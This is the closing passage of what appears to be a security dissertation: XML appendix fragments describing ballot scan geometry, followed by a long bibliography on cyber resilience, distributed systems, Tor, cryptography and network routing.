    <row id="86" serial="44"/>
    <row id="88" serial="45"/>
    <row id="90" serial="47"/>
    <row id="97" serial="48"/>
    <row id="99" serial="49"/>
  </print>
</xml>

```

APPENDIX N

geometry.xml

```

<?xml version="1.0" encoding="ISO-8859-1"?>
<ballot height="11.000" holeDiameter="0.000" width="8.500">
  <alignments>
    <alignment x="7.560" y="1.037"/>
    <alignment x="7.587" y="9.610"/>
  </alignments>
  <contests>
    <contest id="0">
      <top>
        <row id="0">
          <candidate fromx="4.187" fromy="3.300" id="0"
            tox="4.340" toy="3.453" x="4.263" y="3.377"/>
          <candidate fromx="4.187" fromy="3.553" id="1"
            tox="4.340" toy="3.707" x="4.263" y="3.630"/>
        </row>
      </top>
    </contest>
    <contest id="1">
      <top>
        <row id="0">
          <candidate fromx="4.187" fromy="4.013" id="0"
            tox="4.340" toy="4.167" x="4.263" y="4.090"/>
          <candidate fromx="4.187" fromy="4.267" id="1"
            tox="4.340" toy="4.420" x="4.263" y="4.343"/>
        </row>
      </top>
    </contest>
    <contest id="2">
      <top>
        <row id="0">
          <candidate fromx="4.187" fromy="4.727" id="0"
            tox="4.340" toy="4.880" x="4.263" y="4.803"/>
          <candidate fromx="4.187" fromy="4.980" id="1"
            tox="4.340" toy="5.133" x="4.263" y="5.057"/>
        </row>
      </top>
    </contest>
    <contest id="3">
      <top>
        <row id="0">
          <candidate fromx="4.187" fromy="5.447" id="0"
            tox="4.340" toy="5.600" x="4.263" y="5.523"/>
          <candidate fromx="4.187" fromy="5.700" id="1"
            tox="4.340" toy="5.853" x="4.263" y="5.777"/>
        </row>
      </top>
    </contest>
    <contest id="4">
      <top>
        <row id="0">
          <candidate fromx="4.187" fromy="6.153" id="0"
            tox="4.340" toy="6.307" x="4.263" y="6.230"/>
          <candidate fromx="4.187" fromy="6.407" id="1"
            tox="4.340" toy="6.560" x="4.263" y="6.483"/>
        </row>
      </top>
    </contest>
    <contest id="5">
      <top>
        <row id="0">
          <candidate fromx="4.187" fromy="6.853" id="0"
            tox="4.340" toy="7.007" x="4.263" y="6.930"/>
          <candidate fromx="4.187" fromy="7.107" id="1"
            tox="4.340" toy="7.260" x="4.263" y="7.183"/>
        </row>
      </top>
    </contest>
  </contests>
</ballot>

```

```

    </top>
  </contest>
  <contest id="6">
    <top>
      <row id="0">
        <candidate fromx="2.740" fromy="8.920" id="0"
          tox="2.893" toy="9.073" x="2.817" y="8.997"/>
        <candidate fromx="3.540" fromy="8.920" id="1"
          tox="3.693" toy="9.073" x="3.617" y="8.997"/>
      </row>
    </top>
  </contest>
</contests>
<serial>
  <digit id="0" type="counter">
    <top fromx="3.860" fromy="0.613" tox="4.053" toy="0.847"
      x="3.957" y="0.730"/>
  </digit>
  <digit id="1" type="counter">
    <top fromx="4.087" fromy="0.613" tox="4.273" toy="0.853"
      x="4.180" y="0.733"/>
  </digit>
  <digit id="2" type="counter">
    <top fromx="4.313" fromy="0.613" tox="4.500" toy="0.853"
      x="4.407" y="0.733"/>
  </digit>
  <digit id="3" type="counter">
    <top fromx="4.533" fromy="0.613" tox="4.727" toy="0.853"
      x="4.630" y="0.733"/>
  </digit>
  <bulleted fromx="0.700" fromy="0.787" tox="2.580" toy="1.267"
    x="1.640" y="1.027"/>
</serial>
</ballot>

```

Bibliography

- [1] Y. Younan, “25 Years of Vulnerabilities: 1988–2012,” *Sourcefire Vulnerability Research Team*, 2013.
- [2] F. Sabahi and A. Movaghar, “Intrusion Detection: A Survey,” in *Systems and Networks Communications, 2008. ICSNC’08. 3rd International Conference on*, pp. 23–26, IEEE, 2008.
- [3] M. Bishop, M. Carvalho, R. Ford, and L. M. Mayron, “Resilience is More than Availability,” in *Proceedings of the 2011 Workshop on New Security Paradigms*, pp. 95–104, ACM, 2011.
- [4] R. Ford, M. Carvalho, L. Mayron, and M. Bishop, “Antimalware Software: Do We Measure Resilience?,” in *Anti-Malware Testing Research (WATeR), 2013 Workshop on*, pp. 1–7, IEEE, 2013.
- [5] M. Carvalho, D. Dasgupta, M. Grimaila, and C. Perez, “Mission Resilience in Cloud Computing: A Biologically Inspired Approach,” in *The Proceedings of the 6th International Conference on Information Warfare and Security*, p. 42, Academic Conferences and Publishing International, 2011.
- [6] D. Yadron, “Symantec Develops New Attack on Cyberhacking,” *Wall Street Journal*, 2014.
- [7] C.-C. Yang, T.-Y. Chang, and M.-S. Hwang, “A (t, n) Multi-Secret Sharing Scheme,” *Applied Mathematics and Computation*, vol. 151, no. 2, pp. 483–490, 2004.
- [8] J. C. Frank, S. M. Frank, L. A. Thurlow, T. M. Kroeger, E. L. Miller, and D. D. Long, “Percival: A Searchable Secret-Split Datastore,” in *Mass Storage Systems and Technologies (MSST), 2015 31st Symposium on*, pp. 1–12, IEEE, 2015.
- [9] C. Cachin and A. Samar, “Secure Distributed DNS,” in *Dependable Systems and Networks, 2004 International Conference on*, pp. 423–432, IEEE, 2004.
- [10] A. Shamir, “How to Share a Secret,” *Communications of the ACM*, vol. 22, no. 11, pp. 612–613, 1979.
- [11] M. G. Morgan, M. Amin, E. Badolato, W. Ball, A. Nae, and C. Gellings, “Terrorism and the Electric Power Delivery System,” 2007.
- [12] N. Falliere, L. O. Murchu, and E. Chien, “W32.Stuxnet Dossier,” *White Paper, Symantec Corp., Security Response*, vol. 5, p. 6, 2011.
- [13] R. Langner, “Stuxnet: Dissecting a Cyberwarfare Weapon,” *IEEE Security & Privacy*, vol. 9, no. 3, pp. 49–51, 2011.
- [14] G. Liang, S. R. Weller, J. Zhao, F. Luo, and Z. Y. Dong, “The 2015 Ukraine Blackout: Implications for False Data Injection Attacks,” *IEEE Transactions on Power Systems*, 2016.

-
- [15] R. Khan, P. Maynard, K. McLaughlin, D. Lavery, and S. Sezer, "Threat Analysis of BlackEnergy Malware for Synchrophasor based Real-time Control and Monitoring in Smart Grid," in *Proceedings of the 4th International Symposium on ICS & SCADA Cyber Security Research*, pp. 53–63, 2016.
 - [16] M. Carvalho and S. Peisert, "Cyber Resilience Metrics (Invited Talk)," in *1st International Symposium on Resilient Cyber Systems*, 2013.
 - [17] D. Larochelle and D. Evans, "Statically Detecting Likely Buffer Overflow Vulnerabilities," in *USENIX Security Symposium*, vol. 32, Washington DC, 2001.
 - [18] M. Davis, *Computability & Unsolvability*. Courier Corporation, 1958.
 - [19] K. Gödel, "On Formally Undecidable Propositions of Principia Mathematica and Related Systems," *Monatshefte für Mathematik*, 1931.
 - [20] E. A. Lee, "Cyber Physical Systems: Design Challenges," in *Object Oriented Real-Time Distributed Computing (ISORC), 2008 11th IEEE International Symposium on*, pp. 363–369, IEEE, 2008.
 - [21] H. Hau, "Location Matters: An Examination of Trading Profits," *The Journal of Finance*, vol. 56, no. 5, pp. 1959–1983, 2001.
 - [22] M. Bishop, *Computer Security: Art and Science*. Addison-Wesley, 2003.
 - [23] D. E. Bell and L. J. LaPadula, "Secure Computer Systems: Mathematical Foundations," tech. rep., Defense Technical Information Center, 1973.
 - [24] R. J. Ellison, D. A. Fisher, R. C. Linger, H. F. Lipson, and T. Longstaff, "Survivable Network Systems: An Emerging Discipline," tech. rep., Defense Technical Information Center, 1997.
 - [25] R. Kazman, M. Klein, M. Barbacci, T. Longstaff, H. Lipson, and J. Carriere, "The Architecture Tradeoff Analysis Method," in *Engineering of Complex Computer Systems, 1998. ICECCS'98. Proceedings. Fourth IEEE International Conference on*, pp. 68–78, IEEE, 1998.
 - [26] S. Jajodia, A. K. Ghosh, V. Swarup, C. Wang, and X. S. Wang, *Moving Target Defense: Creating Asymmetric Uncertainty for Cyber Threats*, vol. 54. Springer Science & Business Media, 2011.
 - [27] Cyber Security & Information Assurance Research and Development Senior Steering Group and Cyber Security & Information Assurance Interagency Working Group, "Trustworthy Cyberspace: Strategic Plan for the Federal Cybersecurity Research and Development Program," *Report of the National Science and Technology Council, Executive Office of the President*, 2011.
 - [28] C. S. Division, "Moving Target Defense," *Science and Technology*, 2015.
 - [29] D. Bodeau and R. Graubart, "Cyber Resiliency Assessment: Enabling Architectural Improvement," 2013.
 - [30] J. Stone and C. Partridge, "When the CRC and TCP Checksum Disagree," in *ACM SIGCOMM Computer Communication Review*, vol. 30, pp. 309–319, ACM, 2000.
 - [31] P. Koopman and T. Chakravarty, "Cyclic Redundancy Code (CRC) Polynomial Selection for Embedded Networks," in *Dependable Systems and Networks, 2004 International Conference on*, pp. 145–154, IEEE, 2004.

-
- [32] B. A. Shirazi, K. M. Kavi, and A. R. Hurson, *Scheduling and Load Balancing in Parallel and Distributed Systems*. IEEE Computer Society Press, 1995.
 - [33] M. Grigni and F. Manne, "On the Complexity of the Generalized Block Distribution," *Parallel Algorithms for Irregularly Structured Problems*, pp. 319–326, 1996.
 - [34] J. Xiang, K. Yanoo, Y. Maeno, K. Tadano, F. Machida, A. Kobayashi, and T. Osaki, "Efficient Analysis of Fault Trees With Voting Gates," in *Software Reliability Engineering, 2011 IEEE 22nd International Symposium on*, pp. 230–239, IEEE, 2011.
 - [35] M. J. Fischer, N. A. Lynch, and M. S. Paterson, "Impossibility of Distributed Consensus With One Faulty Process," *Journal of the ACM*, vol. 32, no. 2, pp. 374–382, 1985.
 - [36] L. Lamport, "The Part-Time Parliament," *ACM Transactions on Computer Systems*, vol. 16, no. 2, pp. 133–169, 1998.
 - [37] L. Lamport, "Paxos Made Simple," *ACM SIGACT News*, vol. 32, no. 4, pp. 18–25, 2001.
 - [38] M. Castro, B. Liskov, *et al.*, "Practical Byzantine Fault Tolerance," in *Proceedings of the 3rd Symposium on Operating Systems Design and Implementation*, vol. 99, pp. 173–186, 1999.
 - [39] L. Lamport, "Byzantizing Paxos by Refinement," in *International Symposium on Distributed Computing*, pp. 211–224, Springer, 2011.
 - [40] B. Alpern and F. B. Schneider, "Defining Liveness," *Information Processing Letters*, vol. 21, no. 4, pp. 181–185, 1985.
 - [41] C. Rossow, "Amplification Hell: Revisiting Network Protocols for DDoS Abuse," *NDSS Symposium*, 2014.
 - [42] Z. Durumeric, J. Kasten, D. Adrian, J. A. Halderman, M. Bailey, F. Li, N. Weaver, J. Amann, J. Beekman, M. Payer, *et al.*, "The Matter of Heartbleed," in *Proceedings of the 2014 Conference on Internet Measurement Conference*, pp. 475–488, ACM, 2014.
 - [43] L. Bilge and T. Dumitras, "Before We Knew It: An Empirical Study of Zero-Day Attacks in the Real World," in *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, pp. 833–844, ACM, 2012.
 - [44] A. Avizienis, "The N-Version Approach to Fault-Tolerant Software," *IEEE Transactions on Software Engineering*, no. 12, pp. 1491–1501, 1985.
 - [45] J. C. Knight and N. G. Leveson, "An Experimental Evaluation of the Assumption of Independence in Multi-version Programming," *IEEE Transactions on Software Engineering*, no. 1, pp. 96–109, 1986.
 - [46] D. E. Eckhardt, A. K. Caglayan, J. C. Knight, L. D. Lee, D. F. McAllister, M. A. Vouk, and J. P. J. Kelly, "An Experimental Evaluation of Software Redundancy as a Strategy for Improving Reliability," *IEEE Transactions on Software Engineering*, vol. 17, no. 7, pp. 692–702, 1991.
 - [47] L. Nagy, R. Ford, and W. Allen, "N-Version Programming for the Detection of Zero-Day Exploits," tech. rep., 2006.

-
- [48] S. Peisert, E. Talbot, and M. Bishop, “Turtles All The Way Down: A Clean-Slate, Ground-Up, First-Principles Approach to Secure Systems,” in *Proceedings of the 2012 Workshop on New Security Paradigms*, pp. 15–26, ACM, 2012.
 - [49] I. Aad, J.-P. Hubaux, and E. W. Knightly, “Denial of Service Resilience in Ad Hoc Networks,” in *Proceedings of the 10th Annual International Conference on Mobile Computing and Networking*, pp. 202–215, ACM, 2004.
 - [50] R. Perlman, *Network Layer Protocols with Byzantine Robustness*. PhD thesis, Massachusetts Institute of Technology, 1989.
 - [51] B. Awerbuch, D. Holmer, C. Nita-Rotaru, and H. Rubens, “An On-Demand Secure Routing Protocol Resilient to Byzantine Failures,” in *Proceedings of the 1st ACM Workshop on Wireless Security*, pp. 21–30, ACM, 2002.
 - [52] B. Cox, D. Evans, A. Filipi, J. Rowanhill, W. Hu, J. Davidson, J. Knight, A. Nguyen-Tuong, and J. Hiser, “N-Variant Systems: A Secretless Framework for Security Through Diversity,” in *Usenix Security*, vol. 6, pp. 105–120, 2006.
 - [53] D. Williams, W. Hu, J. W. Davidson, J. D. Hiser, J. C. Knight, and A. Nguyen-Tuong, “Security Through Diversity: Leveraging Virtual Machine Technology,” *IEEE Security & Privacy*, vol. 7, no. 1, 2009.
 - [54] O. Cramer, N. Knezevic, D. Kostic, R. Bianchini, and W. Zwaenepoel, “Staged Deployment in Mirage, an Integrated Software Upgrade Testing and Distribution System,” in *ACM Symposium on Operating Systems Principles*, vol. 41, pp. 221–236, ACM, 2007.
 - [55] M. Mathis, J. Semke, J. Mahdavi, and T. Ott, “The Macroscopic Behavior of the TCP Congestion Avoidance Algorithm,” *ACM SIGCOMM Computer Communication Review*, vol. 27, no. 3, pp. 67–82, 1997.
 - [56] K. Trovato, “IP Hopping for Secure Data Transfer,” 2001.
 - [57] V. Krylov and K. Kravtsov, “DDoS Attack and Interception Resistance IP Fast Hopping Based Protocol,” *arXiv preprint arXiv:1403.7371*, 2014.
 - [58] A. R. Chavez, W. M. Stout, and S. Peisert, “Techniques for the Dynamic Randomization of Network Attributes,” in *Security Technology (ICCST), 2015 International Carnahan Conference on*, pp. 1–6, IEEE, 2015.
 - [59] S. Bhatkar, D. C. DuVarney, and R. Sekar, “Address Obfuscation: An Efficient Approach to Combat a Broad Range of Memory Error Exploits,” in *Usenix Security*, vol. 3, pp. 105–120, 2003.
 - [60] H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu, and D. Boneh, “On the Effectiveness of Address-Space Randomization,” in *Proceedings of the 11th ACM Conference on Computer and Communications Security*, pp. 298–307, ACM, 2004.
 - [61] A. One, “Smashing the stack for fun and profit. Phrack 49,” 1996.
 - [62] A. Keromytis, “Randomized Instruction Sets and Runtime Environments,” *IEEE Security & Privacy*, vol. 7, no. 1, pp. 18–25, 2009.
 - [63] M. Bailey, J. Oberheide, J. Andersen, Z. M. Mao, F. Jahanian, and J. Nazario, “Automated Classification and Analysis of Internet Malware,” in *International Workshop on Recent Advances in Intrusion Detection*, pp. 178–197, Springer, 2007.

-
- [64] W. Yan, Z. Zhang, and N. Ansari, “Revealing Packed Malware,” *Security and Privacy (SP), 2008 IEEE Symposium on*, vol. 6, no. 5, 2008.
 - [65] C. Gentry, “Fully Homomorphic Encryption Using Ideal Lattices,” in *Symposium on the Theory of Computing*, vol. 9, pp. 169–178, 2009.
 - [66] Z. Brakerski and V. Vaikuntanathan, “Efficient Fully Homomorphic Encryption From (Standard) LWE,” *SIAM Journal on Computing*, vol. 43, no. 2, pp. 831–871, 2014.
 - [67] R. Vogt, J. Aycock, and M. J. Jacobson Jr, “Army of Botnets,” in *In Proceedings of the 2007 Network and Distributed System Security Symposium*, 2007.
 - [68] J. E. Sullivan and D. Kamensky, “How Cyber-Attacks in Ukraine Show the Vulnerability of the US Power Grid,” *The Electricity Journal*, vol. 30, no. 3, pp. 30–35, 2017.
 - [69] B. Schneier, M. Fredrikson, T. Kohno, and T. Ristenpart, “Surreptitiously Weakening Cryptographic Systems,” *IACR Cryptology ePrint Archive*, vol. 2015, p. 97, 2015.
 - [70] B. Schoenmakers and A. Sidorenko, “Cryptanalysis of the Dual Elliptic Curve Pseudorandom Generator,” *IACR Cryptology ePrint Archive*, vol. 2006, p. 190, 2006.
 - [71] C. Wysopal, C. Eng, and T. Shields, “Static Detection of Application Backdoors,” *Datenschutz und Datensicherheit-DuD*, vol. 34, no. 3, pp. 149–155, 2010.
 - [72] L. Dabbish, C. Stuart, J. Tsay, and J. Herbsleb, “Social Coding in GitHub: Transparency and Collaboration in an Open Software Repository,” in *Proceedings of the ACM 2012 Conference on Computer Supported Cooperative Work*, pp. 1277–1286, ACM, 2012.
 - [73] U. Meyer and S. Wetzel, “A Man-in-the-Middle Attack on UMTS,” in *Proceedings of the 3rd ACM Workshop on Wireless Security*, pp. 90–97, ACM, 2004.
 - [74] S. Basagni, C. Petrioli, R. Petrocchia, and M. Stojanovic, “Multiplexing Data and Control Channels in Random Access Underwater Networks,” in *OCEANS 2009, MTS/IEEE Biloxi-Marine Technology for Our Future: Global and Local Challenges*, pp. 1–7, IEEE, 2009.
 - [75] Y. S. Han, J. Deng, and Z. J. Haas, “Analyzing Multi-Channel Medium Access Control Schemes With ALOHA reservation,” *Wireless Communications, IEEE Transactions on*, vol. 5, no. 8, pp. 2143–2152, 2006.
 - [76] R. Dingledine, N. Mathewson, and P. Syverson, “Tor: The Second-Generation Onion Router,” tech. rep., Defense Technical Information Center, 2004.
 - [77] M. G. Reed, P. F. Syverson, and D. M. Goldschlag, “Anonymous Connections and Onion Routing,” *IEEE Journal on Selected Areas in Communications*, vol. 16, no. 4, pp. 482–494, 1998.
 - [78] J.-F. Raymond, “Traffic Analysis: Protocols, Attacks, Design Issues, and Open Problems,” in *Designing Privacy Enhancing Technologies*, pp. 10–29, Springer, 2001.
 - [79] I. S. Moskowitz, R. E. Newman, D. P. Crepeau, and A. R. Miller, “Covert Channels and Anonymizing Networks,” in *Proceedings of the 2003 ACM Workshop on Privacy in the Electronic Society*, pp. 79–88, ACM, 2003.

-
- [80] S. J. Murdoch and G. Danezis, “Low-Cost Traffic Analysis of Tor,” in *Security and Privacy, 2005 IEEE Symposium on*, pp. 183–195, IEEE, 2005.
 - [81] L. Overlier and P. Syverson, “Locating Hidden Servers,” in *Security and Privacy, 2006 IEEE Symposium on*, pp. 15–pp, IEEE, 2006.
 - [82] S. J. Murdoch, “Hot or Not: Revealing Hidden Services by Their Clock Skew,” in *Proceedings of the 13th ACM Conference on Computer and Communications Security*, pp. 27–36, ACM, 2006.
 - [83] A. Johnson, C. Wacek, R. Jansen, M. Sherr, and P. Syverson, “Users Get Routed: Traffic Correlation on Tor by Realistic Adversaries,” in *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, pp. 337–348, ACM, 2013.
 - [84] A. Biryukov, I. Pustogarov, and R. Weinmann, “Trawling for TOR Hidden Services: Detection, Measurement, Deanonymization,” in *Security and Privacy, 2013 IEEE Symposium on*, pp. 80–94, IEEE, 2013.
 - [85] K. Bauer, D. McCoy, D. Grunwald, T. Kohno, and D. Sicker, “Low-Resource Routing Attacks Against Tor,” in *Proceedings of the 2007 ACM Workshop on Privacy in Electronic Society*, pp. 11–20, ACM, 2007.
 - [86] M. A. Sulaiman and S. Zhioua, “Attacking Tor Through Unpopular Ports,” in *Distributed Computing Systems Workshops, 2013 IEEE 33rd International Conference on*, pp. 33–38, IEEE, 2013.
 - [87] R. Jansen, F. Tschorsch, A. Johnson, and B. Scheuermann, “The Sniper Attack: Anonymously Deanonymizing and Disabling the Tor Network,” *21st Symposium on Network and Distributed System Security*, 2014.
 - [88] H. Feistel, “Cryptography and Computer Privacy,” *Scientific American*, vol. 228, pp. 15–23, 1973.
 - [89] E. Biham and A. Shamir, *Differential Cryptanalysis of the Data Encryption Standard*. Springer-Verlag New York, 1993.
 - [90] L. E. Dickson, *Linear Groups: With an Exposition of the Galois Field Theory*. Courier Corporation, 2003.
 - [91] W. Diffie and M. Hellman, “New Directions in Cryptography,” *IEEE Transactions on Information Theory*, vol. 22, no. 6, pp. 644–654, 1976.
 - [92] A. J. Menezes, P. C. Van Oorschot, and S. A. Vanstone, *Handbook of Applied Cryptography*. CRC press, 1996.
 - [93] G. Argyros and A. Kiayias, “PRNG: Pwning Random Number Generators,” 2012.
 - [94] B. Sunar, W. J. Martin, and D. R. Stinson, “A Provably Secure True Random Number Generator with Built-in Tolerance to Active Attacks,” *IEEE Transactions on Computers*, vol. 56, no. 1, 2007.
 - [95] P. Rogaway, “Nonce-Based Symmetric Encryption,” in *International Workshop on Fast Software Encryption*, pp. 348–358, Springer, 2004.
 - [96] S. Kamara and J. Katz, “How to Encrypt with a Malicious Random Number Generator,” in *International Workshop on Fast Software Encryption*, pp. 303–315, Springer, 2008.
 - [97] H. Harney and C. Muckenhirn, “Group Key Management Protocol (GKMP) Architecture,” tech. rep., 1997.
 - [98] D. Wallner, E. Harder, and R. Agee, “Key Management for Multicast: Issues and Architectures,” tech. rep., 1999.
 - [99] P. R. Zimmermann, *The Official PGP User’s Guide*. MIT Press, 1995.

-
- [100] W. Koch, “GnuPG: GNU Privacy Guard,” 1998.
 - [101] L. Eschenauer and V. D. Gligor, “A Key-Management Scheme for Distributed Sensor Networks,” in *Proceedings of the 9th ACM Conference on Computer and Communications Security*, pp. 41–47, ACM, 2002.
 - [102] D. P. Jablon, “Extended Password Key Exchange Protocols Immune to Dictionary Attack,” in *Enabling Technologies: Infrastructure for Collaborative Enterprises, Proceedings of the Sixth IEEE Workshops on*, pp. 248–255, IEEE, 1997.
 - [103] T. D. Cook and D. T. Campbell, “The Design and Conduct of Quasi-Experiments and True Experiments in Field Settings,” *Handbook of Industrial and Organizational Psychology*, vol. 223, p. 336, 1976.
 - [104] S. Peisert and M. Bishop, “How to Design Computer Security Experiments,” pp. 141–148, 2007.
 - [105] M. Sipser, *Introduction to the Theory of Computation*, vol. 2. Thomson Course Technology Boston, 2006.
 - [106] D. G. Altman and J. M. Bland, “Statistics Notes: Absence of Evidence is Not Evidence of Absence,” *British Medical Journal*, vol. 311, no. 7003, p. 485, 1995.
 - [107] R. Barnes, A. McGruder, and Y. Taylor, “A Date With the Health Inspector,” 2005.
 - [108] D. C. Montgomery, “Design and Analysis of Experiments,” 1991.
 - [109] J. Vitek and T. Kalibera, “Repeatability, Reproducibility, and Rigor in Systems Research,” in *Proceedings of the 9th ACM International Conference on Embedded Software*, pp. 33–38, ACM, 2011.
 - [110] E. Winsberg, “A Tale of Two Methods,” *Synthese*, vol. 169, no. 3, pp. 575–592, 2009.
 - [111] J. R. Iyengar, P. D. Amer, and R. Stewart, “Concurrent Multipath Transfer Using SCTP Multihoming over Independent End-to-End Paths,” *IEEE/ACM Transactions on networking*, vol. 14, no. 5, pp. 951–964, 2006.
 - [112] A. Akella, B. Maggs, S. Seshan, A. Shaikh, and R. Sitaraman, “A Measurement-Based Analysis of Multihoming,” in *Proceedings of the 2003 conference on Applications, Technologies, Architectures, and Protocols for Computer Communications*, pp. 353–364, ACM, 2003.
 - [113] A. Erradi and P. Maheshwari, “wsBus: QoS-aware Middleware for Reliable Web Services Interactions,” in *E-Technology, e-Commerce and e-Service, 2005, Proceedings of the 2005 IEEE International Conference on*, pp. 634–639, IEEE, 2005.
 - [114] G. Ash, A. Kafker, and K. Krishnan, “Servicing and Real-Time Control of Networks with Dynamic Routing,” *The Bell System Technical Journal*, vol. 60, no. 8, pp. 1821–1845, 1981.
 - [115] S. Murthy and J. Garcia-Luna-Aceves, “Congestion-Oriented Shortest Multipath Routing,” in *INFOCOM’96. Fifteenth Annual Joint Conference of the IEEE Computer Societies. Networking the Next Generation. Proceedings IEEE*, vol. 3, pp. 1028–1036, IEEE, 1996.
 - [116] S. Mueller, R. P. Tsang, and D. Ghosal, “Multipath Routing in Mobile Ad Hoc Networks: Issues and Challenges,” in *Performance Tools and Applications to Networked Systems*, pp. 209–234, Springer, 2004.
 - [117] I. Cidon, R. Rom, and Y. Shavitt, “Analysis of Multi-Path Routing,” *IEEE/ACM Transactions on Networking (TON)*, vol. 7, no. 6, pp. 885–896, 1999.

-
- [118] J. R. Iyengar, P. D. Amer, and R. Stewart, "Retransmission Policies for Concurrent Multipath Transfer Using SCTP Multihoming," in *Proceedings of the 12th IEEE International Conference on Networks*, vol. 2, pp. 713–719, IEEE, 2004.
 - [119] A. Ford, C. Raiciu, M. Handley, S. Barre, and J. Iyengar, "Architectural Guidelines for Multipath TCP Development," tech. rep., 2011.
 - [120] M. Scharf and A. Ford, "Multipath TCP (MPTCP) Application Interface Considerations," tech. rep., 2013.
 - [121] J. Moy, "OSPF Version 2," tech. rep., 1997.
 - [122] J. Moy, "OSPF Version 2," tech. rep., 1998.
 - [123] C. Villamizar, "IETF Internet-Draft - OSPF Optimized Multipath (OSPF-OMP)." <https://tools.ietf.org/html/draft-ietf-ospf-omp-02>, 1999.
 - [124] R. Banner and A. Orda, "Multipath Routing Algorithms for Congestion Minimization," *IEEE/ACM Transactions on Networking (TON)*, vol. 15, no. 2, pp. 413–424, 2007.
 - [125] Z. Cao, Z. Wang, and E. Zegura, "Performance of Hashing-Based Schemes for Internet Load Balancing," in *Proceedings of the 19th Annual Joint Conference of the IEEE Computer and Communications Societies*, vol. 1, pp. 332–341, IEEE, 2000.
 - [126] I. Gojmerac, T. Ziegler, F. Ricciato, and P. Reichl, "Adaptive Multipath Routing for Dynamic Traffic Engineering," in *Global Telecommunications Conference*, vol. 6, pp. 3058–3062, IEEE, 2003.
 - [127] S.-J. Lee and M. Gerla, "Split Multipath Routing with Maximally Disjoint Paths in Ad Hoc Networks," in *IEEE International Conference on Communications*, vol. 10, pp. 3201–3205, IEEE, 2001.
 - [128] M. K. Marina and S. R. Das, "On-Demand Multipath Distance Vector Routing in Ad Hoc Networks," in *Proceedings of the 9th International Conference on Network Protocols*, pp. 14–23, IEEE, 2001.
 - [129] D. Ganesan, R. Govindan, S. Shenker, and D. Estrin, "Highly-Resilient, Energy-Efficient Multipath Routing in Wireless Sensor Networks," *ACM SIGMOBILE Mobile Computing and Communications Review*, vol. 5, no. 4, pp. 11–25, 2001.
 - [130] M. Hibler, R. Ricci, L. Stoller, J. Duerig, S. Guruprasad, T. Stack, K. Webb, and J. Lepreau, "Large-scale Virtualization in the Emulab Network Testbed," in *USENIX Annual Technical Conference*, pp. 113–128, 2008.
 - [131] "IPerf." <https://github.com/esnet/iperf>.
 - [132] V. Jacobson, "Congestion Avoidance and Control," in *ACM SIGCOMM Computer Communication Review*, vol. 18, pp. 314–329, ACM, 1988.
 - [133] Z. Wang and J. Crowcroft, "Quality-of-Service Routing for Supporting Multimedia Applications," *Selected Areas in Communications, IEEE Journal on*, vol. 14, no. 7, pp. 1228–1234, 1996.
 - [134] "Deterlab Guide." <http://docs.deterlab.net/core/core-guide>.
 - [135] H. Nyquist, "Certain Topics in Telegraph Transmission Theory," 1928.
 - [136] C. E. Shannon, "Communication in the Presence of Noise," *Proceedings of the IRE*, vol. 37, no. 1, pp. 10–21, 1949.

-
- [137] H. Landau, "Sampling, Data Transmission, and the Nyquist Rate," *Proceedings of the IEEE*, vol. 55, no. 10, pp. 1701–1706, 1967.
 - [138] CERN, "The Large Hadron Collider." <http://home.cern/topics/large-hadron-collider>.
 - [139] N. Kaiser, H. Aussel, B. E. Burke, H. Boesgaard, K. Chambers, M. R. Chun, J. N. Heasley, K.-W. Hodapp, B. Hunt, R. Jedicke, *et al.*, "Pan-STARRS: A Large Synoptic Survey Telescope Array," in *Astronomical Telescopes and Instrumentation*, pp. 154–164, International Society for Optics and Photonics, 2002.
 - [140] A. Bouch, M. A. Sasse, *et al.*, "Network Quality of Service: What Do Users Need?," in *Proceedings of the 4th International Distributed Conference*, vol. 22, pp. 21–23, 1999.
 - [141] A. Kumar, "Comparative Performance Analysis of Versions of TCP in a Local Network With a Lossy Link," *IEEE/ACM Transactions on Networking (ToN)*, vol. 6, no. 4, pp. 485–498, 1998.
 - [142] B. Tierney, J. Metzger, J. Boote, E. Boyd, A. Brown, R. Carlson, M. Zekauskas, J. Zurawski, M. Swany, and M. Grigoriev, "PerfSONAR: Instantiating a Global Network Measurement Framework," *SOSP Workshop. Real Overlays and Distributed Systems*, 2009.
 - [143] W.-c. Feng, D. D. Kandlur, D. Saha, and K. G. Shin, "Techniques for Eliminating Packet Loss in Congested TCP/IP Networks," *Proceedings of the 9th International Workshop on Quality of Service*, 2001.
 - [144] T. Henderson, S. Floyd, A. Gurtov, and Y. Nishida, "The NewReno Modification to TCP's Fast Recovery Algorithm," tech. rep., 2012.
 - [145] N. Parvez, A. Mahanti, and C. Williamson, "An Analytic Throughput Model for TCP NewReno," *IEEE/ACM Transactions on Networking*, vol. 18, no. 2, pp. 448–461, 2010.
 - [146] J. Postel, "RFC793: Transmission Control Protocol," *Information Sciences Institute*, vol. 27, pp. 123–150, 1981.
 - [147] E. Dart, L. Rotman, B. Tierney, M. Hester, and J. Zurawski, "The Science DMZ: A Network Design Pattern for Data-Intensive Science," *Scientific Programming*, vol. 22, no. 2, pp. 173–185, 2014.
 - [148] M. Mellia, R. L. Cigno, and F. Neri, "Measuring IP and TCP Behavior on Edge Nodes With Tstat," *Computer Networks*, vol. 47, no. 1, pp. 1–21, 2005.
 - [149] S. Alcock and R. Nelson, "Passive Detection of TCP Congestion Events," in *Telecommunications (ICT), 2011 18th International Conference on*, pp. 499–504, IEEE, 2011.
 - [150] A. Finamore, M. Mellia, M. Meo, M. M. Munafo, and D. Rossi, "Experiences of Internet Traffic Monitoring with tstat," *Network, IEEE*, vol. 25, no. 3, pp. 8–14, 2011.
 - [151] K. Chard, J. Pruyne, B. Blaiszik, R. Ananthakrishnan, S. Tuecke, and I. Foster, "Globus Data Publication as a Service: Lowering Barriers to Reproducible Science," in *e-Science, 2015 IEEE 11th International Conference on*, pp. 401–410, IEEE, 2015.
 - [152] W. Allcock, J. Bresnahan, R. Kettimuthu, M. Link, C. Dumitrescu, I. Raicu, and I. Foster, "The Globus striped GridFTP Framework and Server," in *Proceedings of the 2005 ACM/IEEE Conference on Supercomputing*, p. 54, IEEE Computer Society, 2005.

-
- [153] G. C. Necula and P. Lee, “The Design and Implementation of a Certifying Compiler,” *ACM SIGPLAN Notices*, vol. 33, no. 5, pp. 333–344, 1998.
- [154] P. Team, “PaX Address Space Layout Randomization (ASLR),” 2003.
- [155] T. Durden, “Bypassing PaX ASLR Protection,” *Phrack Magazine*, vol. 59, no. 9, pp. 9–9, 2002.
